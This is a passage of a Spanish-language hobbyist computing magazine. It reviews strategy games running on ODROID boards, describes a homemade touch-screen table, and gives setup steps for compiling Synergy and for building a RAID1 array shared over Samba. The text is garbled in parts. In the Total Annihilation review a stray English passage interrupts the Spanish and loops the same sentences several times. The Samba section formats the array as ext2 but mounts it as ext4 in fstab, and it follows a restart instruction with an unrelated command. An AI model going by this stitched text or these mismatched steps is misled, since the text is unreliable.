que es una buena idea atacarte desde los océanos, de modo que empiezas todo de nuevo con nuevas tecnologías, nuevos aliens y luchar una vez más contra una invasión extraterrestre, pero esta vez desde el mar.

Ambos juegos son clásicos atemporales y muy divertidos. Me encanta la microgestión, y puesto que cada uno de tus soldados mejora con cada misión, realmente velas por ellos y te aseguras de que no se lesionen o mueran, porque sólo así conseguirás que los soldados sean lo más fuerte posible.

OpenXcom supone un gran avance con respecto a los juegos originales, el cual ofrece muchas más características. Por ejemplo, se pueden desarrollar y vender artículos directamente desde la ventana de producción, mientras que en el juego original había que venderlos de forma manual. El juego también es muy moldeable, lo que significa que hay un buen número de complementos que se pueden instalar, algunos de los cuales son juegos completos en sí mismos.

Hay un par de juegos que se basan en estos y que también están disponibles para ODROID. Por ejemplo, UFO - Alien Invasion (UFO AI) tiene un en-



Figura 9 - The Battlescape de UFO - Alien Invasion es un juego moderno basado en la serie XCOM

foque más moderno que hace que todo el juego este en 3D. UFO AI es un nuevo juego que no comparte gráficos ni otras cosas con el resto de la serie, excepto el modo de juego que está firmemente basado en las versiones originales XCOM.

OpenXcom es uno de esos juegos que me hacen volver. He jugado durante años y me encanta. También tengo los nuevos juegos UFO - Enemy Unknown

y Enemy Within para PC, así como la series UFO Aftermath, Afterlight y Aftershock. Estos juegos están en lo más alto de mi lista de juegos favoritos.

Total Annihilation 3D

Total Annihilation es otro de mis favoritos en general. Lanzado en 1997, estaba muy por delante de su tiempo y realmente era un juego magnífico. Mientras que en Command & Conquer (C & C), sólo tenías tanques y tropas, Total Annihilation iba mucho más allá. Puedes construir "bots", que son tu infantería, tanques, naves y buques. Las versiones posteriores ofrecen además aerodeslizadores y a diferencia de C & C, pueden construir edificios donde quieras incluso dentro de la base del enemigo o delante de su puerta principal. No hay límites como en otros juegos de esa época donde había que construir junto a un edificio ya existente. Hay muchos tipos de edificios, incluyendo edificios de defensa y ataque, como son los cañones de plasma de largo alcance.

El gran número de unidades y los

Figura 10 - Unidades básicas del C&C 2 - Red Alert (1996)



Figura 11 - Toneladas de unidades y edificios en Total Annihilation (1997)



enormes edificios, son algunas de las principales características del juego. Los desarrolladores incluso se comprometieron a liberar nuevas unidades y edificios, así como mapas cada mes. No mantuvieron su promesa, aunque eso no impidió que la comunidad de modding lo hiciera por ellos. Además cuenta con mapas realmente grandes que podrían albergar hasta 8 jugadores, con altas resoluciones de pantalla. El modo multijugador es simplemente impresionante, he jugado a este juego en muchas ocasiones, ya sea contra el ordenador o contra otros jugadores.ings are enormous, and is one



Figura I2 - Total Annihilation 3D usando OpenGL lleva la total aniquilación a la tercera dimensión

of the main features of the game. The developers even promised to release new units and buildings, as well as maps every month. They didn't keep that promise, but that didn't stop the modding community from adding new units and buildings, as well as maps every month. These new units and buildings, along with the large maps, are some of the main features of the game. The developers even promised to release new units and buildings, as well as maps every month. They didn't keep that promise, but that didn't stop the modding community from adding new units and buildings, as well as maps every month. These new units and buildings, along with the large maps, are some of the main features of the game.

Total Annihilation also offers different heights, which means that if you place units or buildings on a hill, for example a radar, you will have an advantage because they can see more units and buildings. This allows you to attack from a distance and avoid being attacked by your enemies. The game also has a campaign mode where you can play as different factions and try to win the war.

lejos. También puedes llegar a tener hasta 200 unidades en tu ejército, lo cual daba lugar a enormes batallas.

Tan bueno como era Total Annihilation, llegó a mejorarse con Total Annihilation 3D. Aunque no es perfecto, el



Figura I5 - Entrada Principal con un par de guardias, para deshacerte de ellos te es suficiente un pequeño grupo de mercenarios



Figura I3 - Pantalla de títulos de la versión alemana de Jagged Alliance 2

juego es muy bueno y muy divertido. Puedes cargar todas las campañas del juego original, así como mapas creados por usuarios. Todas las unidades y edificios están ahí, con el sonido y la música original. El juego es mucho más brillante que el Total Annihilation original. Sin embargo, esto repercute en el rendimiento. He visto películas con impresionantes gráficos de efectos de agua y cielo mejorados, que por desgracia no podemos apreciar en las ODROIDs. Aún así, el juego se ve increíble bien en los ODROIDs y sigue siendo muy divertido, incluso aumentaron el límite de unidades hasta 2000 por jugador. También tiene nuevos efectos de humo, partículas y explosiones. Este juego se mejoró bastante y me encanta. Puedes acelerar el juego y dejar que se ejecute hasta 10 veces

Figura I4 - Pantalla general donde planeas tu siguiente paso enviando tus mercenarios y distribuyendo la milicia



es más rápido que el original, algo muy útil al principio, cuando empiezas a construir y simplemente no quiere esperar tanto tiempo. La tasa de fotogramas va desde los 10 a los 30 FPS dependiendo de la configuración y juego actual. Ya estoy jugando de nuevo y no me canso.

Jagged Alliance 2 – Stracciatella

Este es una reimplementación de Jagged Alliance 2, lo cual te permite ejecutar el juego en los sistemas modernos que usan SDL en alta definición. En este juego, controlas a un grupo de mercenarios que luchan contra una dictadura maléfica con el fin de liberar a un país de la supresión. Tienes que contratarlos, equiparlos con armas y luchar contra los




Figura I6 - Ataque sorpresa sobre tu civilización poco después de completar la nave nodriza

soldados enemigos. Empiezas con una pequeña tropa de infiltración con la que vas liberando diferentes partes del país, así como diferentes ciudades. Una vez que los liberas, puedes hacer que la población local trabaje para ti y así conseguir más dinero, lo cual te ayuda a reclutar nuevos mercenarios y mantener los actuales en servicio, o comprar nuevas armas para ellos.

El juego también conlleva mucha




Figura 17 - En Homeworld puedes crear grandes flotas para luchar contra el enemigo o incluso destruir su flota al completo

gestión, como es la organización de las tropas y los recursos. También puede llegar a ser muy difícil luchar contra los tanques con sólo unos cuantos soldados. Te puedes mover libremente sobre mapa hasta que llegas a un combate, entonces el juego pasa a la estrategia basada en turnos similar a OpenXcom. El juego no es fácil, aunque sin duda tiene su encanto.



Figura 18 - Ataque final sobre la nave nodriza enemiga

Homeworld

Homeworld dio lugar a una nueva era de juegos de Estrategia en Tiempo Real (RTS). Sitúa la RTS en un espacio de tres dimensiones y reduce tu base a una única “nave nodriza”, aunque ofrece un montón de diferentes unidades para crear así una gran jugabilidad. Los gráficos eran bastante buenos para su época y han envejecido muy bien. Es uno de los mejores juegos en apariencia para el ODROID.

El juego tiene una buena historia de

Figura 19 - Heroes of Might and Magic 3 (VCMI Engine)



Figura 20 - The Battle for Wesnoth - En plena lucha

fondo, que se narra en pequeñas escenas de películas con algunas vicisitudes. El juego en sí es muy difícil, ya que tus recursos son muy limitados y arrastras todas tus unidades y recursos de un nivel al siguiente. Esto significa que si metes la pata en un nivel y pierdes la mayor parte de tu flota, tendrá un mal comienzo en el siguiente nivel.

Es muy importante en este juego tener una buena combinación de los diferentes tipos de naves y conocer los pros y los contras de sus habilidades especiales. El juego tiene unos gráficos realmente asombrosos junto con una banda sonora épica, incluyendo el famoso Adagio for Strings. El juego también incluye unos muy buenos modos multijugador y escaramuza, lo que permite desarrollar fantásticas batallas en grandes escenarios.

Figura 21 - Dune Legacy (Duna 2) ejecutándose en alta definición



Figura 22 - Zod Engine ejecutando niveles originales de Z



Más juegos

Hay muchos otros juegos de estrategia basados en turnos disponibles para el ODROID. Por ejemplo, Free Heroes 2, que es una reimplementación del Heroes of Might and Magic 2, VCMI para Heroes of Might and Magic 3, The Battle for Wesnoth, Ur Quan Masters HD que es un remake de Star Control 2 en HD. Son juegos muy buenos para ODROID. Si eres fan de los juegos de estrategia, sin duda vale la pena probarlos.

Hay muchos remakes de antiguos juegos de DOS y de Windows que fueron exportados a nuevas tecnologías y a Linux, tales como el abuelo de todos los juegos RTS, Dune 2 que cuenta con muchas versiones para Linux. Personalmente me encanta Dune Legacy, que es una versión de Dune 2 para SDL que te permite ejecutar el juego en 1080p en sistemas modernos. Además presenta algunas características adicionales como una interfaz al estilo Command and Conquer para construir y otras mejoras




trategia muy buenos que se ejecutan en ODROID de forma nativa bajo Linux, y si eres fan de estos juegos como yo, no te pierdas con el ODROID porque tienes un montón de juegos donde elegir. ¡Y si ahora, vas a jugar al mejor OpenXcom, Espero que te diviertas y te guste el juego de estrategia favorito.

IMPULSE T2

UNA MESA TACTIL INCLINADA CON ODROID XU4

por Steven A. Wright



Imagina una tablet con la que todos pudieran interactuar. Podrías tener tu televisor, dispositivo táctil, consola de juegos y ordenador portátil en un único dispositivo al alcance de tu mano. Impulse T2 te permite acceder cómodamente a todos estos dispositivos.

Después de leer el artículo de ODROID Magazine, “Convierte un Monitor en un gigante Tablet Android” (<http://bit.ly/1sq23jT>), tuve la idea de hacer una mesa abatible con pantalla táctil. El proyecto me llevó unos tres meses en concepto de desarrollo y unas 24 horas para montarlo.



- Teclado inalámbrico
- HUB que incluye una ranura auxiliar, una ranura para micrófono y tres puertos USB
- Altavoz externo
- Unidad de memoria flash
- 2 puertos HDMI
- Almacenamiento para portátiles o consolas de nueva generación. Todo el hardware y los componentes están protegidos y almacenados en un compartimento independiente por debajo

Deseaba tener un ordenador de placa reducida para realizar las tareas corrientes de un usuario normal. El ODROID-XU4 era perfecto, ya que puede usar un módulo eMMC en lugar de una tarjeta microSD, lo cual hace que el XU4 cargue las aplicaciones mucho más rápido y las ejecute con mayor fluidez.

El tamaño de la pantalla es algo que tienes que tener muy en cuenta cuando montas una mesa con pantalla táctil. Las pantallas más grandes no son necesariamente mejores. Después de algunas indagaciones, he descubierto que cuanto mayor sea la pantalla, mayor es el retraso de respuesta del sistema IR. Además, puede resultar incómodo intentar llegar a determi-

Figura 2 - Para los juegos táctiles, 81 cm (32 pulgadas) es el tamaño perfecto



La mesa T2 incluye:

- Un ODROID-XU4
- TV Samsung 1080p de 81cm (32 pulgadas)
- Sobrecubierta IR táctil de 6 puntos de 81 cm (32 pulgadas) impermeable con tiempo de respuesta de 3-10ms
- Memoria interna de 64 GB
- Wi-Fi
- Bluetooth



nados lugares con pantallas tan grandes y los botones son tan grandes que pue-de resultar difícil utilizarlos en juegos en primera persona. Me he dado cuenta que el tamaño perfecto de la pantalla ha de ser de 81 cm (32 pulgadas). Adecuada para la vista, tiene un tiempo de respu-esta táctil rápido y es ideal para la familia.

Las posibilidades multifunción que se consiguen con T2 tienen mucha re-percisión en nuestra casa, siendo una herramienta esencial. Mi familia y yo las utilizamos todos los días. El hecho de que puedas dar la vuelta a la pantalla hace que sea más cómodo su uso, y me permite llegar a la pantalla con más fa-cilidad. Si me apetece, puedo bajar la mesa y jugar al hockey táctil o elevarla y sentarme con los niños para jugar a cual-quier juego táctil, inclinarla hacia atrás y ver películas o navegar por Internet con el teclado inalámbrico. Mi familia y yo nos encanta ponernos alrededor de la mesa y jugar a juegos multijugador como Finding Objects o Spot the Difference.

Si tienes dos con la misma consola, las ventajas incluso son mayores. Configuar una consola con T2 y la otra en un televisor en la misma habitación. Ahora puedes ejecutarlas a la vez simplemente conectándolos al mismo servidor. Una de las mejores cosas del sistema IR es su compatibilidad con Linux, Windows, Mac y Android. Sólo tiene que conec-tar el USB al Panel IR, conectar el cable HDMI y lo tienes todo listo.

Puedes usar la mesa para el trabajo o ponerla en modo quiosco. Presumir de tu entorno de trabajo colocando una en la sala de espera. Hay muchas posibilidades – piensa en cómo le sacarías el máximo partido.

Crear una mesa es más barato y más fácil de lo que piensas. Si te está plan-teando hacer una, debe tener en cuentas algunas cosas:

- Mediciones: Asegúrate al realizar las mediciones tener en cuentas los cables. Los cables HDMI y los enchufes de alimentación sobresalen cuando se conectan. Piensa dónde quieres que vayas los cables.
- Asegúrate de utilizar cristal tem-plado. En un comercio chino compré la sobrecubierta IR de cristal templado muy recomen-dable porque cuando se rompe, lo hace en pequeños pedazos en lugar de trozos afiliadas. Además, el cristal templado es muy fuerte.
- Tener varios paneles de acceso.
- Hazte con HUB USB 3.0 multi-puerto con adaptador de corriente. No sobrecargues la CPU.
- Usa una TV 1080p
- Si no eres buen carpintero, mejor pide ayuda a tus amigos o llama a una carpintería de tu localidad.
- Usa 14 kg (30 libras) de cinta de doble cara para unir el cris-tal templado al televisor. Haz lo

mismo con la sobrecubierta IR.

- Cuando coloques el cristal tem-plado sobre el televisor, asegúrate de que todo este impecable. Una vez colocado el vidrio, es el final, así que asegúrate de que no haya motas de polvo atrapadas.
- No hay que olvidar que la mesa necesita energía, planifica dónde va a ir el sistema de alimentación y cómo va a funcionar.

Existe un gran potencial para las mesas táctiles. Podrás ver esta mesa en Kick-starter en los próximos meses. Las mesas táctiles actuales del mercado van desde los 7k a los 13k \$. He invertido alrededor de unos 1.500\$ en la versión beta de mi mesa. Todavía hay algunas funcio-nes que me gustaría añadir, como una funda o instalar luces en el área de al-macenamiento interno. Hay juegos interac-tivos que requieren de una inclinación y vibración que no funcionan con la mesa. ¿No sería conveniente disponer de un dispositivo manual como un gi-roscopio? [Nota del editor: El Universal Motion Joypad de Hardkernel (<http://bit.ly/1Sbe46q>) es uno de esos dispositivos.] Tengo muchas ideas que mejoraran la experiencia de entrete-nimiento en nuestros hogares. El futuro dependerá en gran medida del apoyo de la gente. El T2 tiene potencial para convertirse en un dispositivo corriente en los futuros ho-gares. Si se vendieran bastantes, podrían llegar a inspirar a los desarrolladores de consolas de la próxima generación, para que éstos hicieran compatible la pantalla táctil de la consola, lo cual supondría una revolución.



COMPILANDO SYNERGY PARA ODROID

CRONICAS DE UN CIENTIFICO LOCO

por Bo Lechnowsky



Trabajas duro en tu laboratorio o guarida con la luz de un único monitor entre medias de los escombros de un centenar de proyectos sin terminar, levantas la vista y ves el caos causado por tu creatividad hiper-mental. “Esto requiere de una solución”, te susurras a ti mismo entre dientes: “¿Cómo voy a lograr dominar el mundo con este desorden?” ¡Tiene que haber una mejor forma de gestionar este espacio tecnológico!

Tu primera intención es crear una solución para el problema de no disponer de suficiente espacio de trabajo digital: “Podría añadir más potencial informático y pantallas”, piensas, pero luego mueves la cabeza, ya que necesitarías un teclado y un ratón independiente para cada sistema, utilizar una conexión VNC (que contradice el objetivo de múltiples pantallas), o sufrir la molestia de switches KVM y sus controles manuales. Estudias la posibilidad de crear una solución KVM a medida utilizando un bus de circuitos integrados y controladores en cada sistema que permita canalizar las señales de tu teclado y ratón USB al sistema correcto conforme el puntero del ratón llegue al borde de la pantalla, pero entonces uno se pregunta: ¿Hay alguna manera más fácil de hacer esto?

Ejecutas tu navegador web de código abierto modificado que ha sido compilado con el nombre “MINION 3000” y empiezas a buscar una solución a tu dilema. Tras varias horas analizando mi-

nuciosamente la inmensa Interwebs, ¡la encuentras por casualidad! Echas la cabeza hacia atrás y gritas, “¡SYNERGY!” con los puños cerrados y los brazos extendidos.

Mientras buscas en la página web de synergy-project.org el ejecutable cliente ARM de Synergy, poco a poco empiezas a sudar de consternación; ¡No logras encontrar un archivo ejecutable ARM! “MIS PLANES TIENES LOS DIAS CONTADOS!” Resoplas una y otra vez aporreando tu cabeza contra la mesa.

¡Pero justo entonces lo recuerdas! Viste en alguna parte que Synergy era de código abierto. “¡Eso es!” Exclamas. “¡Voy a compilarlo desde la fuente!”

Agarras un monitor de tu monto de componentes informáticos y conectas un ODROID-XU4 con Ubuntu preinstalado en la eMMC al monitor. Afortunadamente, también hay un par de piezas extra de AmeriDroid por ahí, como un adaptador HDMI a VGA (ya que este monitor en particular no tiene una entrada HDMI) y un módulo WiFi 3, además de un mini teclado inalámbrico con panel táctil integrado. “Si mis planes tienen éxito, no necesitaré este pequeño teclado por mucho tiempo”, piensas.

Intentas alcanzar una servilleta de la cena de anoche y tomas notas para entender el proceso. Es en este momento exacto en el que te acuerdas de que no has dormido desde entonces. “Un detalle sin importancia,” piensas, “¡La dominación del mundo está a mi alcance!”

En el XU4, escribes en una ventana xterm con el pequeño teclado mientras tomas notas sobre la servilleta para que puedas repetir el proceso en el futuro:

En primer lugar, necesitas actualizar el sistema:

```
$ sudo apt-get update && sudo
apt-get upgrade -y
```

Voy a instalar los siguientes paquetes. ¡No sé si los necesitare todos, pero no viene mal estar preparados!

```
$ sudo apt-get install gcc cmake \
$ libx11-dev libxtst-dev \
$ libcurl4-openssl-dev g++ xorg-dev \
$ libavahi-compat-libdnssd-dev \
$ libssl-dev
```

Lo siguiente instala una versión antigua de synergy, aunque ayuda a instalar algunos archivos de soporte que necesitamos. Tal vez lo intente sin este paso la próxima vez:

```
$ sudo apt-get install synergy
```

Crea un directorio para guardar el proyecto:

```
$ mkdir /home/odroid/Downloads/
synergy
```

Luego, nos movemos a ese directorio:

```
$ cd /home/odroid/Downloads/synergy
```

Despues, coges el último fichero fuente de Synergy:

```
$ git clone https://github.com/symless/synergy
$ cd synergy
```


Utiliza hm.sh para la compilación, el operador -g 1 significa al estilo “Unix Makefile”:

```
$ ./hm.sh setup -g 1
$ ./hm.sh conf
$ ./hm.sh build
```

¡FUNCIONA SIN ERRORES! Ahora necesitas mover los archivos del directorio “bin” a “/usr/bin/” de esta forma serán accesibles por todo el sistema:

```
$ sudo mv bin/* /usr/bin/.
```

Después, necesitamos instalar el componente de servidor en el mismo ordenador. Podemos compilar el código fuente en el sistema escritorio, o podemos simplemente pagar 10\$ por una suscripción de por vida a la versión básica de synergy-project.org. ¡Yo haré esto último!



Necesito averiguar dónde quiero poner el monitor del XU4 en relación con el monitor de mi PC de escritorio. Tras hacer eso, haremos clic en el botón “Configure Server” para configurar el XU4.

Puedo añadir un nuevo sistema en la configuración arrastrando el icono del monitor a uno de los espacios. Luego podré configurarlo con el nombre que quiera para identificar el





Figura 2 - Orientando tus diferentes equipos en Synergy



sistema haciendo doble clic sobre él.

Ahora podre configurar el cliente en el XU4!

```
$ synergyc -n xu4 172.16.4.14
```

Mueve el ratón del escritorio en la dirección donde instaleste el monitor del XU4 sobre la pantalla del Servidor de Synergy, y el ratón sin esfuerzo y en el acto pasará a la pantalla del XU4. Abre nuevo documento Pluma y empieza escribir en él con su teclado de escritorio. Incluso pega texto desde el portapapeles del servidor al XU4.

“¡ARRODILLARSE ANTE MI GRANDEZA!” gritas a tus subordinados. Es en este momento en el que recuerdas que



ODROID Magazine está en Reddit!



ODROID Talk Subreddit

<http://www.reddit.com/r/odroid>




Figura 4 – Conectando a un servidor synergy

no tienes ningún subordinado, aunque tienes una oferta de trabajo a medio terminar titulada “QUERIDO: Subordinados” en una de las pestañas de MINION 3000. La idea que te viene a la mente es encontrar la pestaña y terminar la publicación, pero decides continuar con tu senda actual hacia la dominación.

Sigue los pasos de compilación que garabateaste en un ODROID-C2 ejecutando Ubuntu 64 bits, y en unos pocos minutos, estarás usando tu teclado y ratón de escritorio sobre éste.

En ambos sistemas, dirígete al menú “Sistema” y localiza “aplicaciones de inicio”. Agrega el comando “synergyc” que ejecutaste anteriormente de forma manual y reinicia el sistema para asegurarte de que se activa automáticamente en el arranque.

La enorme satisfacción de saber que

tiene enormes recursos digitales disponibles a tu entera disposición marca el comienzo de una nueva era. A medida que sucumbes a un sueño bien merecido, piensas que por la mañana seguirás gobernando el mundo.


Binarios precompilados

Si este proceso te parece demasiado difícil, puede utilizar estos binarios ya compilados compatibles con el C2 y XU4. Simplemente tienes que descomprimirlos y copiarlos en el directorio /usr/bin/, sin embargo, pasaran a estar obsoletos si Synergy se actualiza.

C2 Ubuntu 16.04 – <http://bit.ly/1TqADG8>

XU4 Ubuntu 15.04 – <http://bit.ly/22INiL1>

Figura 5 – Configuración de synergy en el mundo real



SERVIDOR SAMBA

CONFIGURAR UNA ESTRUCTURA RAID

por @dywan

Recientemente he conseguido dos discos duros externos Transcend de 1 TB y quería utilizarlos para hacer copias de seguridad de mis sistemas, por lo que decidí crear una matriz RAID1 conectada al U3 con Ubuntu. Este artículo describe este proceso.

Antes de que empecemos con esta tarea, te sugiero que leas una buena guía sobre cómo crear un sistema RAID, como esta <http://bit.ly/27pCVcF>. Luego, Sigue los estos pasos:

```
$ apt-get install mdadm
$ mdadm --create /dev/md0 --level=1 \
--raid-devices=2 /dev/sda1 /dev/sdb1
```

En algunos escenarios, si mdadm no lo hace automáticamente, es posible que tenga que ejecutar los siguientes comandos de forma manual:

```
$ mdadm --assemble --scan
$ mdadm --assemble /dev/md0 \
/dev/sda1 /dev/sdb1
```

Después, escribe este comando:

```
$ mdadm --detail /dev/md0
```

Si obtienes resultados detallados con el comando anterior, es que tu instalación va muy bien y puedes pasar a dar formato a la configuración RAID:

```
$ mke2fs /dev/md0
```

Para evitar montar manualmente la instalación en cada ciclo de arranque, tienes que montar automáticamente tu

RAID. He creado un programa específico para la matriz y el dominio:

```
$ mkdir /media/RAID1
$ chown YOUR_USER:YOUR_USER /
media/RAID1
$ chmod 775 /media/RAID1
```

Ahora que los archivos están listos, puedes comprobar el UUID:

```
$ blkid | grep md0
/dev/md0: UUID="436b268e-236a-427f-867d-4878d2093491"
TYPE="ext2"
```

Luego, sólo tienes que editar el archivo /etc/fstab con una entrada de una sola línea que incluya el UUID y el punto de montaje:

```
# automount RAID1
UUID=436b268e-236a-427f-867d-4878d2093491 /media/RAID1 ext4
defaults 0 2
```

Te darás cuenta que ahora tendrás dos procesos (usb-storage) utilizando hasta un 20% de la CPU cada uno. Sin embargo, no harán que aumente el uso de la CPU por mucho tiempo.

Instalar Servidor Samba

El siguiente paso es instalar y configurar Samba en ODROID-U3. El proceso está detallado en <http://bit.ly/1Rj99um>, los pasos básicos son los siguientes:

```
$ apt-get install samba
$ apt-get install samba-client
$ nano /etc/samba/smb.conf
```



En smb.conf, necesitas localizar la parte [global] y el nombre de tu grupo de trabajo. El nombre "workgroup" funcionará muy bien. A continuación, comprueba [homes] y activa el acceso lectura/escritura desactivando la opción de sólo lectura (read only = no). Ahora habilita la partición RAID1, añadiendo lo siguiente al archivo de configuración:

```
[ourfiles]
comment = My RAID1 matrix
read only = no
locking = no
path = /media/RAID1
guest ok = no
```

Añade usuarios Samba con el siguiente comando para cada uno:

```
$ smbpasswd -a USERNAME
```

Después, reinicia el servidor Samba:

```
$ pdbedit -w -L
